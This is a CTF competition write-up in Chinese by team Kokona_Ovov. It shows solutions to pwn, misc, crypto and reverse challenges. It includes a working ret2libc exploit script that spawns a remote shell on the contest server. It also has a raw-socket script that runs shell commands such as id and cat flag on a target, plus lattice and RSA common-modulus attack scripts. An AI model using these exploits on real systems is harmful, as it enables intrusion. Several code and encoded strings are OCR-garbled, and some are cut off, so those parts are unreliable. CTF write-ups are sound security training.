

队伍名称	Kokona_Ovov
参赛队员	诸清羽、Oct
是否为安徽师范大学校内队伍	是
2026/2/3	

本队成功解出题目

【Misc】

签到题、AA 哥的 Java、CyberChef

【Crypto】

GZRSA、Hide、迷失

【Pwn】

nosystem 、 post

【Web】

~admin~、ezmd5、PyEditor、CCPreview

【Reverse】

Ezvm、Lua

【Forensics】

溯源、谁动了我的钱包

【PPC】

flagReader、你是说这是个数学题？

【OSINT】

兽·聚、我住哪来着？、独游、穷游

PWN

题目 1: nosystem

```
autyui@autyui-Virtual-Platform:~/桌面/比赛/08...../pwn1$ checksec --file=pwn
RELRO           STACK CANARY      NX       PIE        RPATH      RUNPATH     Symbols      FORTIFY Forti
fied          Fortifiable    FILE
Partial RELRO   No canary found  NX enabled   No PIE        No RPATH   No RUNPATH  69 Symbols      No      0
1                  pwn
autyui@autyui-Virtual-Platform:~/桌面/比赛/08...../pwn1$ file pwn
pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
, BuildID[sha1]=37e7118c9291e91263476fe3cb0d7da7502bf0b4, for GNU/Linux 3.2.0, not stripped
autyui@autyui-Virtual-Platform:~/桌面/比賽/08...../pwn1$
```

难点是什么，没有 system 函数，那就最简单的，先通过 puts 函数跑一遍，得到 put 的 got 表位置，然后用 put 函数打印出来，并且 put 的返回地址填 main，再跑一遍 main，使用 LibcSearcher 来得到服务器的 libc 版本，然后通过找到的版本来获得 system，顺便搞个 /bin/sh。

```
from pwn import *

from LibcSearcher import *

context(arch='amd64', os='linux', log_level='debug')

elf = ELF('./pwn')

#libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

#sh = process('./pwn')

sh=remote('ctf.furryctf.com', 33135)

offset = 72

pop_rdi_addr = ROP(elf).find_gadget(['pop rdi', 'ret']) [0]

print(hex(pop_rdi_addr))

ret_addr=ROP(elf).find_gadget(['ret']) [0]

print(hex(ret_addr))

puts_plt = elf.plt['puts']

puts_got = elf.got['puts']
```

```
main = elf.symbols['main']

payload = b'A' * offset+p64(pop_rdi_addr)+p64(puts_got)+\
          p64(puts_plt)+p64(main)

sh.sendline(payload)

sh.recvuntil(b'/bin/sh?')

puts_addr = u64(sh.recv(6).ljust(8, b'\x00'))
log.success(f"puts@libc = {hex(puts_addr)}")

libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
log.success(f"libc base = {hex(libc_base)}")

system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')

payload = b'A' * offset+p64(ret_addr)+p64(pop_rdi_addr)+p64(bin_sh)+\
          p64(system)

sh.sendline(payload)

sh.interactive()
```

XUANZ

```
8 - libc6-i386_2.31-13+deb11u3_amd64
9 - libc6_2.31-0ubuntu9.9_amd64
[+] Choose one : 2
[+] libc base = 0x7f3fc4e63000
[DEBUG] Sent 0x69 bytes:
00000000  41 41 41 41  41 41 41 41  41 41 41 41  41
        |AAAAA|AAAAA|AAAAA|AAAAA|
*
00000040  41 41 41 41  41 41 41 41  1a 10 40 00  00
        |AAAAA|AAAAA|...@.|....|
00000050  53 13 40 00  00 00 00 00  bd 75 01 c5  3f
        |S@.|....|..u..|?...|
00000060  90 52 eb c4  3f 7f 00 00  0a
        |.R..|?...|..|
00000069
[*] Switching to interactive mode
```

```
Hey, my boss told me do NOT write variables outside the
function. zwz
SO I write an array outside haha~ nwn
Don't you think so?
```

选择第二个，打通

题目二：post

甚至不需要反汇编，上网查询大概的绕过指令就可以了

```
import socket

def send_raw_payload(host, port, command):
    payload = (
        f"POST / HTTP/1.1\r\n"
        f"Host: {host}\r\n"
        f"Content-Length: {len(command)}\r\n"
        f"Connection: close\r\n"
        f"\r\n")
```

```
f'{command}'\n).encode()\n\ntry:\n    # 建立 Socket 连接\n    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)\n    s.settimeout(5)\n    s.connect((host, port))\n\n    # 一次性发送所有数据\n    s.sendall(payload)\n\n    # 接收返回结果\n    response = b''\n\n    while True:\n        chunk = s.recv(4096)\n\n        if not chunk:\n            break\n\n        response += chunk\n\n    s.close()\n\n    return response.decode(errors='ignore')\nexcept Exception as e:\n    return f'Error: {e}'\ntarget_host = "ctf.furryctf.com"
```

```
target_port = 35844

print(send_raw_payload(target_host, target_port, "id"))


print(send_raw_payload(target_host, target_port, "find . -name '*flag*'"))

print(send_raw_payload(target_host, target_port, "cat flag || cat /flag || cat *flag*"))
```

MISC

题目 1：签到题

基础知识，不加赘述



题目 2：AA 哥的 JAVA

Java 格式问题太大，稍微查询后会发现是一个空白字符隐写题目，空格是 0，制表符是 1。

然后就有了 wp

```
import re
import sys

def decode(file_path):
    try:
        with open(file_path, 'r', encoding='utf-8') as f:
            content = f.read()
    except FileNotFoundError:
        return
    matches = re.findall(r'(?<=\$)([ \t]+)(?=\$)', content)
```

```
binary_stream = ""

for gap in matches:
    if len(gap) == 1 and gap == ' ':
        continue

    chunk = ""
    for char in gap:
        if char == ' ':
            chunk += '0'
        elif char == '\t':
            chunk += '1'

    binary_stream += chunk

flag = ""
for i in range(0, len(binary_stream), 8):
    byte = binary_stream[i:i + 8]
    if len(byte) == 8:
        try:
            charcode = int(byte, 2)
            flag += chr(charcode)
        except ValueError:
            flag += "?"
    else:
        print("wrong")

print(f" \n{flag}")

if __name__ == "__main__":
    filename = "AA.java"
    if len(sys.argv) > 1:
        filename = sys.argv[1]

decode(filename)
```

题目 3: Cyberchef

下载附件阅读后发现是一种没见过的代码，搜索后得知为 chef 代码（题目中给出了提示），不过 chef 的在线运行网站有点难找，最终在 Tio 中运行可得出字符串，显然是 base64 编码

```
Liquify contents of the mixing bowl.  
Pour contents of the mixing bowl into the baking dish.  
Clean the mixing bowl.  
Put honey into the mixing bowl.  
Add honey to the mixing bowl.  
Add sugar to the mixing bowl.  
Clean the 2nd mixing bowl.  
Put sage into the 2nd mixing bowl.  
Put cinnamon into the 2nd mixing bowl.  
Remove cinnamon from the 2nd mixing bowl.  
Put flour into the 2nd mixing bowl.  
Clean the 2nd mixing bowl.  
Liquify contents of the mixing bowl.  
Pour contents of the mixing bowl into the baking dish.  
Clean the mixing bowl.  
Put honey into the mixing bowl.  
Add honey to the mixing bowl.  
Add honey to the mixing bowl.  
Add vanilla to the mixing bowl.  
Add salt to the mixing bowl.  
Clean the 3rd mixing bowl.  
Put thyme into the 3rd mixing bowl.  
Put honey into the 3rd mixing bowl.  
Clean the 3rd mixing bowl.  
Liquify contents of the mixing bowl.  
Pour contents of the mixing bowl into the baking dish.  
Refrigerate for 1 hour.  
  
Serves 1.  
  
▶ Footer  
▶ Input  
▶ Arguments  
▼ Output  
ZnVycnlDVEZ7SV9Xb3UxZF9MMWtIX1MwbWvfQ29sb245bF9OdWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJv9fNU9fQVdBFQ==  
▼ Debug  
  
Real time: 0.133 s  
User time: 0.000 s  
Memory: 1.0 MB
```

ZnVycnlDVEZ7SV9Xb3UxZF9MMWtIX1MwbWvfQ29sb245bF9OdWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJv9fNU9fQVdBFQ==

```
输出↓ 正则搜 搜索 结果↑  
一 键 解 码: |解码结果 (注: 在线解密密码不参与一键解码)  
base64解码: furyCTF!_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_5O_AWA!  
base32解码:  
base16解码:  
base85(a)解码:  
base85(b)解码:  
base58解码:  
base36解码:  
base91解码:  
base92解码: i@!YOl63éç^~D;Rh/ÔøáÜ:æÑ(ZºÙ~5w)!þhÛýE;ØÉ~>RØ%ØéjÅ7;ÅØ  
base62解码:  
base62(ASCII)解码:  
base100解码: i@!AØö@o<%Ø+Ø>%x>S//ÉØ  
base45解码:  
-----  
Base64混合多重解码:  
[解码1次] Base64  
混合解码结果:furryCTF!_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_5O_AWA!
```


将其解码得到 flag


Reverse

题目 1: Evzm

通过 ida 调试。不附加解说了，基础知识 没啥好说的 上图

主要就是下两个断点 判断一下位置





The screenshot shows the IDA Pro interface with the following panes:

- Assembly pane (left):** Shows assembly code for the main function. The current instruction is at address 00000580 main+164 (7FF7720311B0). The assembly listing includes labels like `LABEL_15`, `V10`, `V11`, `V12`, and `V20`, and various conditional jumps and loops.
- Pseudocode pane (middle-left):** Provides a high-level representation of the assembly code.
- Registers pane (middle-right):** Displays the general registers (R8, R9, R10, R11, R12, R13, R14, R15) and floating-point registers (F8-F11).
- Stack view pane (bottom-left):** Shows the stack contents starting at address 00000580 main+164 (7FF7720311B0).
- Memory dump pane (bottom-right):** Displays memory dump information for the stack area.

然后看到了结果

题目 2: Lua

下载附件，我们可以得到一段代码

```
1 local b = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
2 local function dec(data)
3     data = string.gsub(data, '[^' .. b .. ']', '')
4     return (data:gsub('..', function(x)
5         if (x == '=') then return '' end
6         local r, f = '', (b:find(x) - 1)
7         for i = 6, 1, -1 do r = r .. (f % 2 ^ i - f % 2 ^ (i - 1) > 0 and '1' or '0') end
8         return r;
9     end):gsub('%d%d%d%d%d%d%d%d?', function(x)
10        if (#x ~= 8) then return '' end
11        local c = 0
12        for i = 1, 8 do c = c + (x:sub(i, i) == '1' and 2 ^ (8 - i) or 0) end
13        return string.char(c)
14    end)
15 end
16
17 local args = {...}
18
19 if #args ~= 1 then
20     print("[-] use `lua hello.lua flag{fake_flag}`")
21     return
22 end
23
24 print(load(dec(`G@xIYVQAGZMNChoKBAgIeFYAAAAAAAAAACh3QAGAo4BAA6gkwAAAFIAAAA8gf9/tAEAAJUBA36vAYAHQIAgEqBCQALAwAADgMGAYADAQAVE`))
```

仔细阅读后我们可以发现这是一个加密映射程序。

我们需要反向编译出加密字符串的原文，即 flag

编写出脚本如下：

```

-- 先解码base64字符串
local b = 'ABCDEFHijkLMNOPQRStUVWXYZabcdeFGhijklmnopqrstuvwxyz@123456789+/'
local function dec(data)
    data = string.gsub(data, '[^' .. b .. '=]', '')
    return (data:gsub('.', function(x)
        if (x == '=') then return '' end
        local r, f = '', (b:find(x) - 1)
        for i = 6, 1, -1 do r = r .. (f % 2 ^ i - f % 2 ^ (i - 1) > 0 and '1' or '0') end
        return r;
    end):gsub("%d%d%d?%d?%d?%d?", function(x)
        if (#x ~= 8) then return '' end
        local c = 0
        for i = 1, 8 do c = c + (x:sub(i, i)) == '1' and 2 ^ (8 - i) or 0 end
        return string.char(c)
    end))
end

local encoded = "G0x1VQAGZMnChoKBAgTeFYAAAAAAAAAACh3QAGAo48AA6gkwMAFIAAAABgF9/tAEAAJUBA36vAYA
HAQIAgEqBCQALAwADgMGAYADAQAVBAwArwKABosEAAK08AkDCwUAag4FCgSABQAFAQYFgK8CgAvBglwArwKAbkQFBADeBAAcmQ
JBbAEBo9EawQBSQEKAEBAA8ABFgQEAr0eAAEAaBAQGBIZBYWJsZQShlW5zZXJ0BIdzdHpbmcEHwJ5dGUENhNtYgNyAAAAAAAIE
AACACbgketAAADjQsAAAAAAB1QABAAMBAQBEAMCPAADAdgBAIADAAIASAACALgAAIADgAIASAACAEcAAQCBIB2BYWJsZQSHY29
uY2F0B1ItFL0yMC0zMC0x0S0yMS05LTm5LTQ1LTAtNDUtNjItNy03MC0z0C00NS02My03MC0xLTytNjUtMzIt0DMtMTUej11vdSB
BcmUgUmnaHQhBIdXcm9uZyGCAAAAQEAgiCAgICAgICA"
print("解码后的字节码长度:", #dec(encoded))
print("\n解码后的内容 (前500字节) :")
local decoded = dec(encoded)
print(string.sub(decoded, 1, 500))

-- 尝试进一步分析
print("\n尝试以文本形式查看:")
for i = 1, math.min(200, #decoded) do
    local byte = string.byte(decoded, i)
    if byte >= 32 and byte <= 126 then
        io.write(string.char(byte))
    else
        io.write(string.format("\\x%02x", byte))
    end
end
print()

print("\n分析字符串常量部分:")
-- 查找字符串模式
local hex_pattern = "FL0yMC0zMC0x0S0yMS05LTm5LTQ1LTAtNDUtNjItNy03MC0z0C00NS02My03MC0xLTytNjUtMzIt0DM
tMTU"
print("发现模式字符串:", hex_pattern)

-- 从模式中提取数字
local numbers = {}
for num in hex_pattern:gmatch("%d+") do
    table.insert(numbers, tonumber(num))
end

print("提取的数字序列:")
print(table.concat(numbers, "-"))

-- 尝试转换为ASCII
print("\n尝试转换为ASCII字符:")
local flag_chars = {}
for i, num in ipairs(numbers) do
    if num >= 32 and num <= 126 then
        table.insert(flag_chars, string.char(num))
        io.write(string.char(num))
    else
        table.insert(flag_chars, "[" .. num .. "]")
        io.write("[.." .. num .. "]")
    end
end
print()

```

从中我们可以获取到关键信息

"FL0yMC0zMC0xOS0yMS05LTM5LTQ1LTAtNDUtNjItNy03MC0zOC00NS02My03MC0xLTYtNjUtMzItODMtMTU"

看起来像是 base 编码，解码获得如下字符串

```
FL0yMC0zMC0xOS0yMS05LTM5LTQ1LTAtNDUtNjItNy03MC0zOC00NS02My03MC0xLTYtNjUtMzItODMtMTU
D=20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15
```

很容易想到可能是 XOR 计算（其实是试了半个多小时才想到的），接下来的任务就很简单了，我们需要通过已知的对该字符串进行 xor 爆破运算，找出拥有实际意义的 xor keyword，这种任务我们可以交给 ai

```
20^114 = 102 → 'f'  
30^114 = 108 → 'l'  
19^114 = 97 → 'a'  
21^114 = 103 → 'g'
```

可以看到当 xor114 (好臭的数字) 时，出现了关键词 flag

对字符串完整 xor114 后，得出 flag

```
flag{U_r_Lu4T_M4st3R!}
```

Crypto

题目 1: Hide

Hide

1. 题目分析

数据处理: flag 长度为 44 字节, 经过 pad 函数处理, 在末尾添加了 20 个 \x00 字节。

- 设原始 flag 的数值为 f
- 填充后的数值为 $m = f \times 2^{8 \times 20} = f \times 2^{160}$

2. 核心公式:

- x 是一个 1024 位的素数。
- A 是包含 6 个随机数的列表 (A_i)。
- $B_i = (A_i \times m) \pmod{x}$
- $C_i = B_i \pmod{2^{256}}$

3. 已知信息: 我们已知 x 、 A 以及 B_i 的低 256 位 (即 C_i)。我们需要还原出 f

2. 数学建模

这属于典型的隐式全线性同余方程 (Implicit LCG) 或者是 隐藏数字问题 (Hidden Number Problem, HNP)。

我们将 B_i

写成: $B_i = k_i \cdot 2^{256} + C_i$

其中 k_i 是未知的高位部分 (大约 $1024 - 256 = 768$ 位)。

代入 m 的表达式:

$$A_i \cdot (f \cdot 2^{160}) \equiv k_i \cdot 2^{256} + C_i \pmod{x}$$

为了简化方程, 两边同时乘以 2^{256} 的模逆 (记为 2^{-256}):

$$\begin{aligned} A_i \cdot f \cdot 2^{160-256} - k_i &\equiv C_i \cdot 2^{-256} \pmod{x} \\ A_i \cdot f \cdot 2^{-96} - k_i &\equiv C_i \cdot 2^{-256} \pmod{x} \end{aligned}$$

令:

- $T_i = A_i \cdot 2^{-96} \pmod{x}$

- $U_i = C_i \cdot 2^{-256} (\bmod x)$

得到线性同余方程组: $T_i \cdot f - k_i \equiv U_i (\bmod x)$

即存在整数 q_i

使得: $T_i \cdot f - k_i - q_i \cdot x = U_i$

3. 格构造与 LLL 算法

我们需要找到较小的 f 和 k_i

。由于变量范围已知:

- $f < 2^{352}$ (44 字节)
- $k_i < 2^{768}$ (1024 – 256位)

为了利用 LLL 算法 找到这个方程组的解, 我们构造如下格基矩阵 M (8x8):

$$M = \begin{pmatrix} x & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & x & 0 & 0 & 0 & 0 & 0 & 0 \\ \vdots & \vdots & \ddots & \vdots & \vdots & \vdots & \vdots & \vdots \\ 0 & 0 & 0 & 0 & 0 & x & 0 & 0 \\ T_0 & T_1 & T_2 & T_3 & T_4 & T_5 & S_f & 0 \\ -U_0 & -U_1 & -U_2 & -U_3 & -U_4 & -U_5 & 0 & S_c \end{pmatrix}$$

关键参数说明:

1. 模数行: 前 6 行表示模 x 运算。
2. 变量行: 第 7 行是 f 的系数。为了让 LLL 算法平衡权重, 我们将 f 乘以一个放大因子 $S_f = 2^{416}$ 。这样 $f \cdot S_f$ 的量级约为 $2^{352+416} = 2^{768}$, 与 k_i 的量级一致。
3. 常数项行: 第 8 行是目标值 U_i 。最后一列 $S_c = 2^{768}$ 为常数标记位。

通过 LLL 规约后, 矩阵中会出现一个短向量:

$$v = (k_0, k_1, k_2, k_3, k_4, k_5, f \cdot S_f, S_c)$$

我们只需要从该向量的第 7 个分量中除以 S_f

即可还原出 f

4.python

最后去 cocalc.com 运行以下脚本

```
from Crypto.Util.number import long_to_bytes

x =
1106835993274032608595668778627919352048726002394799933784361527472232071906784
7401093136218675032176665452686342424686967633369732112667830448694568679508039
5648349877677057955164173793663863515499851413035327922547849659421761457454306
471948196743517390862534880779324672233898414340546225036981627425482221

A =
[701003776832349281406805894817485351188239827633277612158507940767833079309280
003526952618195725539967265201111654741599608887098109580353765882969176288829
6987838096230461456681336360754325244409152575795618716853148893704898601858065
32259458628868370653070766497850259451961004644017942384235055797395644,
7451200836768139157661542256376911130429966767906104776880811393998248361954488
7008328862272153828562552333088496906580861267829681506163090926448703049851520
5945409196895262234718614260957254975710279342652228479962579024469747515059843
56357598199691411825903191674839607030952271799209449395136250172915515,
2517103416604506504876646808847886208365489626278837400868676635698349206482115
3256216151343757671494619313358321028585201126451603499400800590845023208694587
3912855905899987217187687050281895414694052494854484429781394388002744894639155
26151654081202939476333828109332203871789408483221357748609311358075355,
5230634426875823079376044539259873066225432496211508495683368045077622619192637
1213996086940760151950121664838769606693834086936533634419430890689801544767742
7094805657384732789682170816296976329170594993568913709021541136709302484474684
93869766005495777084987102433647416014761261066086936748326218115032801,
2648050784571648217531939202354197938389512824250133239934656370441229591673153
5668103429787807968421034744080267485697692898606667670843332126745304699106862
3163175979485270114239163488971221423203960113724832529105809531474578690363155
1946386508619385174979529538717455213294397556550354362466891057541888,
4166766374977094264345277893694623030532483103866451849932564813429296670145052
3281950588892928804083327778272510728557111663813892907372034758144585576023548
2780237034010688554625366515137615328717970184763824720864705584623006054834086
2356687738774258116075051088973344675967295352247188827680132923498399]

C =
[96354217664113218713079763550257275104215355845815212539932683912934781564627,
30150406435560693444237221479565769322093520010137364328243360133422483903497,
70602489044018616453691889149944654806634496215998208471923855476473271019224,
48151736602211661743764030367795232850777940271462869965461685371076203243825,
103913167044447094369215280489501526360221467671774409004177689479561470070160,
```

```
84110063463970478633592182419539430837714642240603879538426682668855397515725]
```

```
inv256 = pow(2**256, -1, x)

D = [(Ai * inv256) % x for Ai in A]

E = [(Ci * inv256) % x for Ci in C]

M = Matrix(ZZ, 8, 8)

scale_m = 2**256

scale_const = 2**768
```

```
for i in range(6):
```

```
    M[i, i] = x

    M[6, i] = D[i]

    M[7, i] = -E[i]
```

```
M[6, 6] = scale_m
```

```
M[7, 7] = scale_const
```

```
res = M.LLL()
```

```
for row in res:
```

```
    if row[7] == scale_const: # 检查常数列

        m = abs(row[6]) // scale_m

        flag = long_to_bytes(int(m))

        if b'pofp{' in flag:

            print(flag.strip(b'\x00').decode())
```

得到答案：

```
pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}
```

题目 2: GZRSA

首先打开任意一个获得的 N 明确都是不可以被分解的，可以通过各种工具得到，我这

里是通过轩禹 CTF_RSA 工具。这个时候我其实是停笔了，但是在再一次尝试之后发现了 N 是相同的，也就是这是一个 RSA 共模攻击，那后面就简单了 写脚本就是了

```
from Crypto.Util.number import long_to_bytes
```

```
# 题目提供的数据
```

```
N =
```

```
9697543148980507780283553623114212064357287182590964602713421304344940503764425  
2903778256658841212626621250580396230929847160144875266324708464144882555374869  
1360212647011308837436388367856232726503219062126922660375483718050097856674637  
51571002217460033231346397644899988389571628865224657073408998303587633
```

```
e1 = 55789
```

```
c1 =
```

```
9137172401253660959140527386262818633975403978217185546020718244344198021052062  
6202390007157182761701396330351461053708690095517077274823225728959557120762787  
3825901100701527866425290027512427869008284310328037519319140508385977455867314  
28555907848993590376912242262255815347580709091778310221498331929024953
```

```
e2 = 42313
```

```
c2 =
```

```
